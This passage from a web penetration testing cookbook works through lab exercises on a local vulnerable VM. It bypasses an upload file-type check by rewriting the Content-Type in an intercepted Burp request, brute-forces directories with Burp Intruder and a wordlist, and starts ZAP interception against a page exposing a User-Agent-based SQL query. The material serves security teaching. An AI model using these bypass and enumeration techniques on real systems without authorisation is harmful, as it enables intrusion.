
4. After clicking **Open**, click **Upload** and verify that the file was uploaded:




Upload succesful: here

192.168.56.11/owaspbricks/upload-2/uploads/bee_1.png

5. Now let's try to see what happens if we upload a different type of file, let's say, an HTML file:




6. Looks like, as mentioned in the exercise description, the server is validating the file type being uploaded. To bypass this restriction, we first enable the request interception in Burp Suite.
7. Browse for the HTML file and try to upload it again.
8. Burp will capture the request:



```
POST /owaspbricks/upload-2/index.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/owaspbricks/upload-2/index.php
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=DF2B72999836D177E0D6B6E88C275C45;
PHPSESSID=9gas5p9iori0r4d12fdslajq83
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------49547804495782091114490239625
Content-Length: 386

-----------------------------49547804495782091114490239625
Content-Disposition: form-data; name="userfile"; filename="test.html"
Content-Type: text/html

<html>
<body>
<h1>Upload test</h1>
</body>
</html>
-----------------------------49547804495782091114490239625
Content-Disposition: form-data; name="upload"

Upload
-----------------------------49547804495782091114490239625--
```


Here we can see a `POST` request that is `multipart` (first `Content-Type` header) and the delimiter for each part is a long series of dashes (-) and a long number. Next, in the first part, we have the file we want to upload with its information and its own `Content-Type`.

9. We know the server only accepts images, so let's change the header for one that says that the file we are uploading is an image:



```
POST /owaspbricks/upload-2/index.php HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/owaspbricks/upload-2/index.php
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=DF2B729998
PHPSESSID=9gas5p9iori0r4d12fdslajq83
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------4954780449578209111490239625
Content-Length: 386

-----------------------------4954780449578209111490239625
Content-Disposition: form-data; name="userfile"; filename="test.html"
Content-Type: image/png

<html>
<body>
<h1>Upload test</h1>
</body>
</html>
```

10. Next, we submit the request by clicking **Forward** if we want to continue intercepting requests, or by disabling the interceptions if we don't.
11. And the upload was successful. If we roll our mouse pointer over the **here** word we will see that it is a link to our file:


192.168.56.11/owaspbricks/upload-2/index
Search
Bricks
Upload succesful: here
Upload
Browse...
No file selected.
Upload
192.168.56.11/owaspbricks/upload-2/uploads/test.html

How it works...

In this recipe, we used Burp Suite as a proxy to capture a request after it passed the validation mechanisms established client-side by the application, that is, in the browser, and then modified such request content by changing the `Content-Type` header and used that to bypass the file type restrictions in the application.

`Content-Type` is a standard HTTP header set by the client, particularly in `POST` and `PUT` requests, to indicate to the server the type of data it is receiving. It's not uncommon for web applications to use this field and the file's extension to filter out dangerous or unauthorized types in applications that allow users to upload files. As we just saw, this sole protective measure is insufficient when it comes to preventing a user to upload malicious content to the server.

Being able to intercept and modify requests is a highly important aspect of any web application penetration test, not only to bypass some client-side validation—as we did in this recipe—but to study what kind of information is sent and to try to understand the inner workings of the application. We also may need to add, remove, or replace some values for our convenience based on that understanding.

See also

It is very important for a penetration tester to understand how the HTTP protocol works. For a better understanding of the different HTTP methods refer to:

- `https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol`
- `https://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html`

Using Burp Suite's Intruder to find files and folders

Burp Intruder is a tool that allows us to replay a request automatically, altering parts of such request accordingly to lists of inputs that we can set or generate according to configurable rules.


Although it's not its main purpose, we can use Intruder to find existing yet nonreferenced files and folders as we can do with previously seen tools such as DirBuster and ZAP's Forced Browse.

In this recipe, we will undertake our first exercise with Burp Suite's Intruder and will use it to browse directories in our vulnerable virtual machine forcefully by using a name list included in Kali Linux.

How to do it...

Let's assume we have already set Burp Suite as a proxy for our browser and have visited WackoPicko (`http://192.168.56.11/WackoPicko`). Refer to the following steps:


1. In the **Target** or **Proxy** tabs, find a request to the WackoPicko's root URL, right-click on it, and select **Send to Intruder**:


Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status
1 http://192.168.56.11 200
http://192.168.56.11/WackoPicko/
Add to scope
Spider from here
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Request Response
Raw Headers Hex

```
GET /WackoPicko/ HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11;                                fox/52.0
Accept: text/html,application
Accept-Language: en-US,en;q=0
Accept-Encoding: gzip, deflat
Connection: close
Upgrade-Insecure-Requests: 1
```

2. Then change to the **Intruder** tab and then to the **Positions** tab; you'll see some fields in the request highlighted and surrounded by § symbols. These are the inputs Intruder is going to change on every request. Click on the **Clear** button to remove all of them.

3. After the last / in the URL we add any character, say an a for example, select it, and click on **Add**. So this character becomes an insertion point for the list of inputs:



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /WackoPicko/§a§ HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


0 matches

1 payload position

Length: 322

4. Now change to the **Payloads** tab. We have only one insertion point, so we will have only one **Payload set** to configure. The **Payload type** is kept as a **Simple list** and we are loading the payloads from a file.

5. Now click on the **Load** button so we can load the payload list from a file and select the file `/usr/share/wordlists/dirb/small.txt`:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 959

Payload type: Simple list Request count: 959


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
install
installation
interactive
internal
internet
intranet
intro
inventory
invitation
invite
```

Enter a new item

6. To start sending requests to the server, click on **Start attack**. If you are using the free version of Burp Suite, you will receive a warning about some limitations in Intruder; accept them and the attack will start:


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Response
Raw Headers Hex HTML Render
Type a search term
0 matches
119 of 959

Request	Payload	Status	Error	Timeout	Length	Comment
49	about	200	☐	☐	3021	
55	action	200	☐	☐	76736	
59	admin	301	☐	☐	693	
0		404	☐	☐	599	
1	0	404	☐	☐	599	

```
HTTP/1.1 200 OK
Date: Wed, 09 May 2018 00:06:25 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1
Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Content-Location: about.php
Vary: negotiate,Accept-Encoding
TCN: choice
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: PHPSESSID=0ahilucsqr0iufpq3s8v15mkf4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2374
Connection: close
Content-Type: text/html


<html>
  <head>
    <link rel="stylesheet" href="/WackoPicko/css/blueprint/screen.css" type="text/css" media="screen, projection">
```

If we sort the results by status (by clicking on the column header), we can see the lowest number on top; remember that 200 is the response code for an existent and accessible file or directory, redirections are 300, and errors are in the range of 400 and 500.

How it works...

What Intruder does is it modifies a request in the specific positions we tell it to and replaces the values in those positions with the payloads defined in the **Payloads** section. Payloads may be, among other things:

- **Simple list**: A list that can be taken from a file, pasted from the clipboard, or written down in the textbox

- **Runtime file**: Intruder can take the payload from a file being read at runtime, so if the file is very large, it won't be loaded fully into memory
- **Numbers**: Generates a list of numbers that may be sequential or random and presented in hexadecimal or decimal form
- **Username generator**: Takes a list of email addresses and extracts possible usernames from it
- **Bruteforcer**: Takes a character set and uses it to generate all permutations inside the length limits specified

These payloads are sent by Intruder in different ways, which are specified by the attack type in the **Positions** tab. Attack types differ in the way the payloads are combined and permuted in the payload markers:

- **Sniper**: With a single set of payloads, it places each payload value in every position marked one at a time.
- **Battering ram**: Like **Sniper**, it uses one set of payloads; the difference is that it sets the same value to all positions on each request.
- **Pitchfork**: Uses multiple payload sets and puts one item of each set in each marked positions. Useful when we have predefined sets of data that should not be mixed, for example testing username/password pairs already known.
- **Cluster bomb**: Tests multiple payloads one against another so that every possible permutation is tested.

As for the results, we can see that there are a couple of existing files with names matching the ones in the list (`account` and `action`) and that there's a directory named `admin`, which probably contains the pages that perform administrative functions in the application, like adding users or content.

Using the ZAP proxy to view and alter requests


OWASP ZAP, similar to Burp Suite, is also more than a web proxy. It not only intercepts traffic; it also has lots of features like the crawler we used in previous chapters, a vulnerability scanner, a fuzzer, and a Brute Force. It also has a scripting engine that can be used to automate activities or to create new functionality.

In this recipe, we will begin the use of OWASP ZAP as a web proxy, intercept a request, and send it to the server after changing some values.

How to do it...

Start ZAP and configure the browser to use it as a proxy. Further, carry out the following steps:

1. Go to OWASP Bricks in the `vm_1` and select content exercise number four (`http://192.168.56.11/owaspbricks/content-4/`):



192.168.56.11/owaspbricks/content-4/

Bricks

Details


Error! User does not exists

SQL Query: SELECT * FROM users WHERE ua='Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'

We can see that the immediate response of the page is an error saying that the user does not exist. There is also SQL code displayed, showing that the application is comparing a field (`ua`) with a string that is the User-Agent header sent by the browser.

